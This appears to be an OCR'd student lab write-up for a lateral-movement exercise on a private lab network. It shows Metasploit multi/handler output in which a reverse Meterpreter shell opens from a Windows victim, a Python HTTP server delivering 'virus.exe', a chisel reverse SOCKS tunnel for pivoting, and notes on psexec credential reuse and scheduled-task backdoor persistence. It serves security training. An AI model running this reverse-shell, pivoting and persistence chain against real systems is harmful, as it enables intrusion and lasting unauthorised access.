

4. Lateral Movement Exercise


Activities:


- **Tools:** Covenant, Impacket. (https://github.com/cobbr/Covenant [You can use any new alternatives])
- **Tasks:** Pivot between compromised hosts.







Payload Sharing with Python server services







Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
msf6 exploit(multi/handler) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(multi/handler) > set LHOST 192.168.29.110
LHOST => 192.168.29.110
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.110:4444
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 2 closed. Reason: Died
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 3 closed. Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[-] Meterpreter session 2 is not valid and will be closed
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] 192.168.29.184 - Meterpreter session 4 closed. Reason: Died
[-] Meterpreter session 3 is not valid and will be closed
[-] Meterpreter session 4 is not valid and will be closed
[*] Sending stage (203846 bytes) to 192.168.29.184
[*] Meterpreter session 5 opened (192.168.29.110:4444 → 192.168.29.184:49780) at 2025-09-06 17:25:35 +0530
meterpreter > shell
Process 4288 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.
C:\Users\User\Downloads>cd User
cd User
The system cannot find the path specified.
C:\Users\User\Downloads>d:
d:
D:\>ping 192.168.29.110
ping 192.168.29.110
Pinging 192.168.29.110 with 32 bytes of data:
Reply from 192.168.29.110: bytes=32 time=2ms TTL=64
Reply from 192.168.29.110: bytes=32 time=1ms TTL=64
Reply from 192.168.29.110: bytes=32 time<1ms TTL=64
Reply from 192.168.29.110: bytes=32 time=1ms TTL=64
Ping statistics for 192.168.29.110:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 2ms, Average = 1ms
D:\>


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Relogin or restarts required!
Your session is running obsolete binaries or libraries as listed below.
Please consider a relogin or restart of the affected processes!
xfce4-session[914]
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.29.184 - - [06/Sep/2025 17:25:10] "GET /virus.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
chisel server -p 1081 --socks5 --reverse
Command 'chisel' not found, but can be installed with:
sudo apt install chisel
Do you want to install it? (N/y)y
sudo apt install chisel
[sudo] password for blank:
Installing:
chisel
Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 940
Download size: 2,976 kB
Space needed: 9,439 kB / 1,708 MB available
Get:1 http://kali.download/kali kali-rolling/main amd64 chisel amd64 1.10.1-0kali1 [2,976 kB]
Fetched 2,976 kB in 3s (920 kB/s)
Selecting previously unselected package chisel.
(Reading database ... 432372 files and directories currently installed.)
Preparing to unpack .../chisel_1.10.1-0kali1_amd64.deb ...
Unpacking chisel (1.10.1-0kali1) ...
Setting up chisel (1.10.1-0kali1) ...
Processing triggers for kali-menu (2025.2.7) ...
Scanning processes...
Scanning candidates...
Scanning linux images...
Running kernel seems to be up-to-date.
No services need to be restarted.
No containers need to be restarted.
User sessions running outdated binaries:
blank @ session #2: xfce4-session[914]
No VM guests are running outdated hypervisor (qemu) binaries on this host.
chisel server -p 1081 --socks5 --reverse
2025/09/06 17:29:24 server: Reverse tunnelling enabled
2025/09/06 17:29:24 server: Fingerprint 8+tQO8MIVFsLDvAL/pxFNIDxYVVoQ/RkI65aj4h24lI=
2025/09/06 17:29:24 server: Listening on http://0.0.0.0:1081

- **Brief:**
- Pivoting: Use Impacket’s psexec.py for lateral movement. Summarize path in 50 words.



Summay

Using Impacket's psexec.py for lateral movement entails acquiring legitimate credentials or N TLM hashes, followed by SMB command execution on a distant Windows system.
This provides system-level access to a semi-interactive shell.
Understanding network security flaws and simulating attacker behavior are aided by repeating the procedure on several computers.

- Persistence: Add scheduled task for backdoor. Log:

Technique	Tactic	Description	Notes
Scheduled Task	Persistence	T1053	Runs payload daily